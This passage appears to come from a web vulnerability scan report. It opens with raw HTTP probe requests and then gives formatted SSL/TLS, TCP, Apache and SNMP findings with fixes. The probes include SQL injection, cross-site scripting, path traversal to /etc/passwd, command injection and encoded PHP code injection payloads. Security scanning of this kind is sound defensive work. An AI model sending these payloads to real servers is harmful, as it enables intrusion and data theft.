Content-type: application/x-www-form-urlencoded
Content-Length: 65

act=login&username=p%27+or+%271%27%3D%271%27+--+%27&password=passPOST /login.php HTTP/1.1

Connection: Keep-Alive
Referer: http://64.39.111.87
Content-type: application/x-www-form-urlencoded
Content-Length: 110

email=abc'%20UNION%20select%20'8159d1b8ecd40ade5b64dbaa2ce8e4fe'%20as%20usr_pass%20--%20'&passwd=pass@pass.comGET
/?%00/ HTTP/1.1

GET /%00/ HTTP/1.1

POST /modules.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 79

name=News'%20UNION%20SELECT%20uname,pass%20from%20nuke_users%20where%20uname='aGET /register.asp HTTP/1.1

Connection: Keep-Alive

GET /index.php?searchStr=%3D%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&act=viewCat&Submit=Go HTTP/1.1

Connection: Keep-Alive

GET / HTTP/1.0

GET /order.asp HTTP/1.1

Connection: Keep-Alive

GET /search?client=asdfghjklq5&site=asdfghjklq&output=xml_no_dtd&q=asdfghjklq&proxystylesheet=http://Qualys/ HTTP/1.1

Connection: Keep-Alive

OPTIONS / HTTP/1.0

GET /index.html.ca HTTP/1.1

Connection: Keep-Alive

GET /index.html.de HTTP/1.1

Connection: Keep-Alive

GET /index.html.dk HTTP/1.1

Connection: Keep-Alive

GET /index.html.ee HTTP/1.1

Connection: Keep-Alive

GET /index.html.el HTTP/1.1

Connection: Keep-Alive

GET /index.html.en HTTP/1.1

Connection: Keep-Alive

GET /index.html.es HTTP/1.1

Connection: Keep-Alive

GET /index.html.et HTTP/1.1

Connection: Keep-Alive

GET /index.html.fr HTTP/1.1

Connection: Keep-
Alive

GET /index.html.nl HTTP/1.1

Connection: Keep-Alive

GET /index.html.nn HTTP/1.1

Connection: Keep-Alive

GET /index.html.no HTTP/1.1

Connection: Keep-Alive

GET /index.html.pt HTTP/1.1

Connection: Keep-Alive

GET /index.html.pt-br HTTP/1.1

Connection: Keep-Alive

GET /index.html.ru.iso-ru HTTP/1.1

Connection: Keep-Alive

GET /index.html.tw HTTP/1.1

Connection: Keep-Alive

GET /index.php?act=members&username=\ HTTP/1.1

Connection: Keep-Alive

GET /wordpress/index.php HTTP/1.0

GET /OvCgi/Title.exe HTTP/1.0

GET /index.php?lng=en HTTP/1.1

Connection: Keep-Alive

GET /default.aspx? HTTP/1.1

Connection: Keep-Alive

POST /login.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

button=Login&attempt=1&mode=&tab=&uname=--fakeoption&passwd=qqqGET /index.php/Main_Page HTTP/1.1

Connection: Keep-Alive

GET //Administrator/index.cfm HTTP/1.1

Connection: Keep-Alive

GET /CFIDE/administrator/index.cfm HTTP/1.1

Connection: Keep-Alive

GET /admin/index.jsp HTTP/1.1

Connection: Keep-Alive

GET /index.php?mode=frontend HTTP/1.1

Connection: Keep-Alive

POST /axis2-admin/login HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

userName=admin&password=axis2&submit=+Login+GET /index.php?p=login HTTP/1.1

Connection: Keep-Alive

GET
/index.php?adduser=true&lang=../../../../../../../../../../etc/passwd/./././././

./
./

./

./

./

./

./

./

./

./

./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./
./. HTTP/1.1

Connection: Keep-Alive

GET /login.php?attempt=1&uname=- HTTP/1.1

Connection: Keep-Alive

GET /login.php?attempt=1&uname=%00 HTTP/1.1

Connection
: Keep-Alive

GET /admin/status/index.php?mypid=;cat%20/etc/passwd&action=stop HTTP/1.1

Connection: Keep-Alive

POST /index.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-length: 67

select_users_lang=../../../../../../../../../../../../etc/passwd%00GET /index.php HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/5.0

GET /?action=login HTTP/1.1

Connection: Keep-Alive

GET /tiki-index.php HTTP/1.1

Connection: Keep-Alive

GET / HTTP/1.1

GET /wap/index.php?action=../../include/fields/datetime/tag_form HTTP/1.1

Connection: Keep-Alive
User-Agent: Gecko/20100914

GET /index.php?a=search&q="+autofocus+onfocus="alert(document.cookie) HTTP/1.1

Connection: Keep-Alive

GET
/index.php?allclass[0]=cHJpbnQoJ1F1YWx5c18nLidDb2RlX0luamVjdGlvbl8nLidBc3Nlc3NtZ
W50Jyk7cmVxdWlyZSgnY29uZmlnL3N0ci5pbmMucGhwJyk7cHJpbnQoJHN0clswXVsxXSk7 HTTP/1.1

Connection: Keep-Alive

GET
/index.php?class2_all_1[0]=cHJpbnQoJ1F1YWx5c18nLidDb2RlX0luamVjdGlvbl8nLidBc3Nlc
3NtZW50Jyk7cmVxdWlyZSgnY29uZmlnL3N0ci5pbmMucGhwJyk7cHJpbnQoJHN0clswXVsxXSk7 HTTP/1.1

Connection: Keep-Alive

POST /login.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 95

username=x%27+and+1%3D2+union+select+%27202cb962ac59075b964b07152d234b70%27%2C%271&password=123GET
/index.php?mod=replays&action=list&where=-1%27+union+select+1,2,concat(0x5175616
c79735f53514c495f4173736573736d656e745f,database(),0x5f,version()),4,5+--+# HTTP/1.1

Connection: Keep-Alive

POST /manager/index.php HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 79

email=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&forgotlogin=1POST /?user/1/hlogin.html HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

usr_email=1%27+or+1%3D1+--+1&pwd=123GET /wp-login.php HTTP/1.1

Connection: Keep-Alive

POST /index.php?id=14 HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 168

search=pentest%27%29%2F**%2Funion%2F**%2Fselect%2F**%2F1%2C2%2C3%2Cconcat%280x51
75616c79735f53514c495f4173736573736d656e745f%2C%40%40version%29%2F**%2F%23&submit=submitGET /index.php?page=Main+page
HTTP/1.1

Connection: Keep-Alive

GET
/index.php?user=99999'%20union%20select%201,concat("_QUALYS","_SQL_Injection_Ass
ess_",database()),3,4,5,6,7,8,9,10,11,12,13,14%20--%201 HTTP/1.1

Connection: Keep-Alive

GET /login.jsp HTTP/1.1

Connection: Keep-Alive

GET /siteminderagent/forms/smpwservices.fcc?SMAUTHREASON=1)alert(12485);}function+drop(){if(0 HTTP/1.1

Connection: Keep-Alive

GET /analytics/include/login.xhtml HTTP/1.1

Connection: Keep-Alive

GET /CSCOnm/servlet/login/login.jsp HTTP/1.1

Connection: Keep-Alive

GET /help/index.jsp HTTP/1.1

Connection: Keep-Alive

POST / HTTP/1.1

Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 2

0=GET / HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)

 2 SSL Certificate - Expired port 443/tcp over SSL

QID:	38167	CVSS Base:	6.4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	6.1	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/17/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate with a past end date cannot be trusted.

IMPACT:

By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate with valid start and end dates.

RESULT:

Certificate #0 emailAddress is not valid after Mar 2
15:44:20 2010 GMT.

2 TCP Sequence Number Approximation Based Denial of Service

QID:	82054	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.2		
CVE ID:	CVE-2004-0230				
Vendor Reference:	-				
Bugtraq ID:	10183				
Last Update:	02/03/2010				

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts. Other consequences may also result, such as man-in-the-middle attacks.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC,

Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template

JUNOS Secure BGP Template

RESULT:

Tested on port 22 with an injected SYN/RST offset by 16 bytes.
Tested on port 23 with an injected SYN/RST offset by 16 bytes.

2 X.509 Certificate MD5 Signature Collision Vulnerability port 443/tcp over SSL

QID:	42012	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.3	PCI Status:	FAIL
CVE ID:	CVE-2004-2761				
Vendor Reference:	-				
Bugtraq ID:	33065				
Last Update:	09/17/2009				

THREAT:
Hash algorithms are used to generate a hash value for a message (an arbitrary block of data) such that a number of cryptographic properties hold. In particular it is expected to be resistant to collisions, that is that given a message m, it is difficult to compute a second message m' such that both have the same hash value.

Hash algorithms are used in many cryptographic applications. In particular, they are used in order to sign X.509 certificates used to verify identity in a variety of applications, including SSL communications.

The MD5 hash algorithm has over time seen gradually improving attacks against the collision property. In particular, it has been possible in recent

years to create colliding messages with arbitrary, attacker specified prefixes and suffixes. Recent improvements have extended these techniques such that it is possible to create colliding messages that are also different yet valid SSL certificates.

IMPACT:
An attacker may create a pair of X.509 certificates with differing information which share the same signature. If one of the certificates is signed, the signature may be used for the second certificate as well. It is possible to exploit this issue to gain a signed certificate for an identity the attacker does not control, or to gain a signed certificate as an intermediary signing authority. In the second case, the attacker will be able to sign additional, arbitrary certificates which will be trusted by any party trusting the original, legitimate authority.

An attacker is most likely to exploit this issue to conduct phishing attacks or to impersonate legitimate Web sites by taking advantage of malicious certificates. Other attacks are likely to be possible.

SOLUTION:
Workaround:

If the certificate is signed using MD5 hash function then a new certificate should be obtained which uses a more collision proof hashing algorithm such as SHA. If the CA of the certificate is signed using MD5 then a different CA should be used which doesn't have this vulnerability.

Cisco ASA appliance Workaround:
Instructions on changing the signing hash for Cisco ASA's self signed certificates are available at the Cisco Security Response Web page MD5 Hashes May Allow for Certificate Spoofing.

RESULT:

NAME	VALUE
Certificate	CN=nne at level 0 was signed using md5WithRSAEncryption algorithm which is considered weak.

2 SSL Insecure Protocol Negotiation Weakness — port 443/tcp over SSL

QID:	38477	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2005-2969				
Vendor Reference:	secadv_20051011				
Bugtraq ID:	15071				
Last Update:	05/23/2008				

THREAT:
Certain implementations of SSL like OpenSSL are susceptible to a remote protocol negotiation weakness. This issue is due to the implementation of the "SSL_OP_MSIE_SSLV2_RSA_PADDING" option to maintain compatibility with third party software. This issue presents itself when two peers attempt to negotiate the protocol they wish to communicate with. The goal of proper SSL negotiation is to choose the most secure protocol that both the client and server support.

If the "SSL_OP_MSIE_SSLV2_RSA_PADDING" option is enabled and an attacker can intercept and modify the packets between the client and server, the attacker is able to force the negotiation to utilize SSL version 2, even though more secure options are available.

It should be noted that the "SSL_OP_MSIE_SSLV2_RSA_PADDING" option is enabled with the frequently used " SSL_OP_ALL" option.

SSL peers configured not to permit SSLv2 are not affected by this issue. Also, if SSLv2 is not enabled then the servers are not susceptible to this vulnerability.

Microsoft Windows Server 2008 is also affected.

IMPACT:
By exploiting this vulnerability, an attacker may then exploit various insecurities in SSLv2 to gain access to, or tamper with the cleartext communications between the targeted client and server.

SOLUTION:
OpenSSL has released new versions to address this issue.

FreeBSD has released advisory FreeBSD-SA-05:21.openssl to address this issue. See the referenced advisory for further information.

RedHat has released advisory RHSA-2005:800-8 to address this issue in RedHat Enterprise Linux operating systems. See the referenced advisory for further information.

RESULT:

No results available

2 Netscape/OpenSSL Cipher Forcing Bug port 443/tcp over SSL

QID:	38284	CVSS Base:	4.3	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	CVE-2008-7270				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/17/2010				

THREAT:

Netscape's SSLv3 implementation had a bug where if a SSLv3 connection is initially established, the first available cipher is used. If a session is resumed, a different cipher may be chosen if it appears in the passed cipher list before the session's current cipher. This bug can be used to change ciphers on the server.

OpenSSL contains this bug if the SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG option is enabled during runtime. This option was introduced for compatibility reasons.

The problem arises when different applications using OpenSSL's libssl library enable all compatibility options including SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG, thus enabling the bug.

IMPACT:

A malicious legitimate client can enforce a ciphersuite not supported by the server to be used for a session between the client and the server. This can result in disclosure of sensitive information.

SOLUTION:

Patch:

This bug appears to be fixed in OpenSSL 0.9.8j and later. Refer to Changes between 0.9.8i and 0.9.8j at OpenSSL Changelog to obtain additional details. The latest version of OpenSSL is available for download at OpenSSL Download Page.

Workaround:

This problem can be fixed by disabling the SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG option from the options list of OpenSSL's libssl library. This can be done by replacing the SSL_OP_ALL definition in the openssl/ssl.h file with the following line:

#define SSL_OP_ALL (0x00000FFFL^SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG)

The library and all programs using this library need to be recompiled to ensure that the correct OpenSSL library is used during linking.

RESULT:

NULL-SHA:NULL-MD5:DHE-DSS-RC4-SHA:EXP1024-DHE-DSS-RC4-SHA:EXP1024-DHE-DSS-DES-CBC-SHA

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 443/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				

Vendor Reference:	-
Bugtraq ID:	-
Last Update:	09/29/2008

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:
Certificate #0 emailAddress= doesn't resolve

3 SSL Server Supports Weak Encryption Vulnerability — port 443/tcp over SSL

QID:	38140	CVSS Base:	9	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/28/2009				

THREAT:
The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.

SSL encryption ciphers are classified based on encryption key length as follows:

HIGH - key length larger than 128 bits
MEDIUM - key length equal to 128 bits
LOW - key length smaller than 128 bits

Messages encrypted with LOW encryption ciphers are easy to decrypt. Commercial SSL servers should only support MEDIUM or HIGH strength ciphers to guarantee transaction security.

The following link provides more information about this vulnerability:

Analysis of the SSL 3.0 protocol

Please note that this detection only checks for weak cipher support at the SSL layer. Some servers may implement additional protection at the data

layer. For example, some SSL servers and SSL proxies (such as SSL accelerators) allow cipher negotiation to complete but send back an error message and abort further communication on the secure channel. This vulnerability may not be exploitable for such configurations.

IMPACT:
An attacker can exploit this vulnerability to decrypt secure communications without authorization.

SOLUTION:
Disable support for LOW encryption ciphers.

Apache
Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:
SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
For Apache/apache_ssl include the following line in the configuration file (httpsd.conf):
SSLRequireCipher ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM

Tomcat

sslProtocol="SSLv3"
ciphers="SSL_RSA_WITH_RC4_128_MD5,SSL_RSA_WITH_RC4_128_SHA,SSL_DHE_RSA_W
ITH_3DES_EDE_CBC_SHA"

IIS

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols in Schannel.dll (Windows restart required)
How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services (Windows restart required)
Security Guidance for IIS

For Novell Netware 6.5 please refer to the following document
SSL Allows the use of Weak Ciphers. -TID10100633

RESULT:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv2 WEAK CIPHERS					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
DES-CBC-MD5	RSA	RSA	MD5	DES(56)	LOW
SSLv3 WEAK CIPHERS					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
DES-CBC-MD5	RSA	RSA	MD5	DES(56)	LOW
EXP1024-RC4-SHA	RSA(1024)	RSA	SHA1	RC4(56)	LOW
EXP1024-DES-CBC-SHA	RSA(1024)	RSA	SHA1	DES(56)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
TLSv1 WEAK CIPHERS					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
DES-CBC-MD5	RSA	RSA	MD5	DES(56)	LOW
EXP1024-RC4-SHA	RSA(1024)	RSA	SHA1	RC4(56)	LOW
EXP1024-DES-CBC-SHA	RSA(1024)	RSA	SHA1	DES(56)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW

3 SSL Server May Be Forced to Use Weak Encryption Vulnerability port 443/tcp over SSL

QID:	38141	CVSS Base:	5.4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.4	PCI Status:	FAIL

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 07/12/2011

THREAT:
The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.

SSL encryption ciphers are classified based on the encryption key length as follows:

HIGH - key length larger than 128 bits
MEDIUM - key length equal to 128 bits
LOW - key length smaller than 128 bits

During the SSL handshake, the SSL client and the SSL server negotiate which cipher to use for the session. The SSL server chooses a cipher from a list proposed by the SSL client. The list is sorted by preference with the first cipher in the list being the most preferred.

This vulnerability is reported when the list of ciphers submitted by the client has a mixture of LOW, MEDIUM and HIGH ciphers with a LOW grade cipher listed first, and the SSL server chooses to use the LOW grade cipher
even though it supports at least one MEDIUM or HIGH grade cipher in the list.

Messages encrypted with LOW encryption ciphers are easy to decrypt. Commercial SSL servers should only support MEDIUM or HIGH strength ciphers to guarantee transaction security. SSL servers support a LOW grade cipher even though the client supports stronger ciphers.

IMPACT:
An attacker can exploit this vulnerability to decrypt secure communications without authorization.

SOLUTION:
Disable support for LOW encryption ciphers.

Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:
SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM

If for some reason LOW grade cipher are needed, then using the SSLHonorCipherOrder directive will enforce the server's preference on cipher selection and will guarantee that weak ciphers will be used only if nothing else is available.
SSLHonorCipherOrder Directive

How to Control the Ciphers for SSL and TLS on IIS

For Novell Netware 6.5 please refer to the following document
SSL Allows the use of Weak Ciphers. -TID10100633

RESULT:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv3 SELECTED THE FOLLOWING WEAK CIPHER					
EXP1024-RC4-SHA	RSA(1024)	RSA	SHA1	RC4(56)	LOW
TLSv1 SELECTED THE FOLLOWING WEAK CIPHER					
EXP1024-RC4-SHA	RSA(1024)	RSA	SHA1	RC4(56)	LOW

3 Apache 1.3 HTTP Server Expect Header Cross-Site Scripting port 443/tcp

QID: 86821
Category: Web server
CVE ID: CVE-2006-3918
Vendor Reference: Apache 1.3

CVSS Base: 4.3
CVSS Temporal: 3.4

PCI Severity: MED
PCI Status: FAIL

Bugtraq ID:	-
Last Update:	03/04/2009

THREAT:
A cross-site scripting vulnerability exists in Apache HTTP Server Versions 1.3 before 1.3.35, 2.0 before 2.0.58, and 2.2 before 2.2.2. This issue occurs because input passed to the "Expect:" header is not properly sanitized before being returned to the users. This flaw can be exploited to execute arbitrary HTML and script code via a specially crafted Flash file.

IMPACT:
An attacker can exploit this vulnerability to perform a cross-site scripting attack or steal cookie-based authentication credentials and launch other attacks.

SOLUTION:
Upgrade to the Version 1.3.35, 2.0.58, 2.2.2, or later to resolve this vulnerability. The latest versions of Apache, are available for download from the Apache Web site.

RESULT:

```
HTTP/1.1 417 Expectation Failed
Date: Fri, 17 Feb 2012 18:28:42 GMT
Server: Apache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>417 Expectation Failed</TITLE>
</HEAD><BODY>
<H1>Expectation Failed</H1>
The expectation given in the Expect request-header
field could not be met by this server.
The client sent
   Expect: <script>alert(document.domain)</script>

but we only allow the 100-continue expectation.
</BODY></HTML>
-CR-
```

3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability port 443/tcp over SSL

QID:	42366	CVSS Base:	4.3	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.5		
CVE ID:	CVE-2011-3389				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/30/2011				

THREAT:
SSLv 3.0 and TLS v1.0 protocols are used to provide integrity, authenticity and privacy to other protocols such as HTTP and LDAP. They provide these services by using encryption for privacy, x509 certificates for authenticity and one-way hash functions for integrity. To encrypt data SSL and TLS can use block ciphers, which are encryption algorithms that can encrypt only a fixed block of original data to an encrypted block of the same size. Note that these cihpers will always obtain the same resulting block for the same original blockof data. To achieve difference in the output the output of encryption is XORed with yet another block of the same size referred to as initialization vectors (IV). A special mode of operation for block ciphers known as CBC (cipher block chaining) uses one IV for the initial block and the result of the previous block for each subsequent block to obtain difference in the output of block cipher encryption.

In SSLv3.0 and TLSv1.0 implementation the choice CBC mode usage was poor because the entire traffic shares one CBC session with single set of initial IVs. The rest of the IV are as mentioned above results of the encryption of the previous blocks. The subsequent IV are available to the eavesdroppers. This allows an attacker with the capability to inject arbitrary traffic into the plain-text stream (to be encrypted by the client) to verify their guess of the plain-text preceding the injected block. If the attackers guess is correct then the output of the encryption will be the same for two

blocks.

For low entropy data it is possible to guess the plain-text block with relatively few number of attempts. For example for data that has 1000 possibilities the number of attempts can be 500.

For more information please see a paper by Gregory V. Bard.

IMPACT:
Recently attacks against the web authentication cookies have been described which used this vulnerability. If the authentication cookie is guessed by the attacker then the attacker can impersonate the legitimate user on the Web site which accepts the authentication cookie.

SOLUTION:
This attack was identified in 2004 and later revisions of TLS protocol which contain a fix for this. If possible, upgrade to TLSv1.1 or TLSv1.2. If upgrading to TLSv1.1 or TLSv1.2 is not possible, then disabling CBC mode ciphers will remove the vulnerability.

Setting your SSL server to prioritize RC4 ciphers mitigates this vulnerability. Microsoft has posted information including workarounds for IIS at KB2588513.

Using the following SSL configuration in Apache mitigates this vulnerability:

SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!ADH

RESULT:

Available non CBC cipher	Server's choice	SSL version
EXP1024-RC4-SHA	EDH-RSA-DES-CBC3-SHA	SSLv3
EXP1024-RC4-SHA	EDH-RSA-DES-CBC3-SHA	TLSv1

3 SSL Server Has SSLv2 Enabled Vulnerability — port 443/tcp over SSL

QID:	38139	CVSS Base:	4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	07/07/2009				

THREAT:
The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.

There are known flaws in the SSLv2 protocol. A man-in-the-middle attacker can force the communication to a less secure level and then attempt to break the weak encryption. The attacker can also truncate encrypted messages.

These flaws have been fixed in SSLv3 (or TLSv1). Most servers (including all popular Web servers, mail servers, etc.) and clients (including Web-clients like IE, Netscape Navigator and Mozilla and mail clients) support both SSLv2 and SSLv3. However, SSLv2 is enabled by default for backward compatibility.

The following link provides more information about this vulnerability:

Analysis of the SSL 3.0 Protocol

IMPACT:
An attacker can exploit this vulnerability to read secure communications or maliciously modify messages.

SOLUTION:
Disable SSLv2.

Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:

SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM

For Apache/apache_ssl, httpd.conf or ssl.conf should have the following line:
SSLNoV2

How to disable SSLv2 on IIS : Microsoft
Knowledge Base Article - 187498

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols in Schannel.dll :
Microsoft Knowledge Base Article - 245030

RESULT:

Established SSLv2 connection using DES-CBC3-MD5 cipher.

3 Readable SNMP Information port 161/udp

QID:	78030	CVSS Base:	10	PCI Severity:	HIGH
Category:	SNMP	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-1999-0517, CVE-1999-0186, CVE-1999-0254, CVE-1999-0516, CVE-1999-0472, CVE-2001-0514, CVE-2002-0109				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
Unauthorized users can read all SNMP information because the access password is not secure.

IMPACT:
Read-access to all SNMP information can give unauthorized users an incredible amount of valuable information about your network. See the "Information Gathered" section of the report for a demonstration.

Note: The SNMP information shown in the "Information Gathered" section is only a portion of what a remote user may actually be able to extract.

SOLUTION:
There are different types of attacks an unauthorized user can implement to retrieve sensitive information contained in the MIB. You can protect yourself against any of these attacks. The following is a list of possible attacks and how you can protect yourself (from highest to lowest risk):

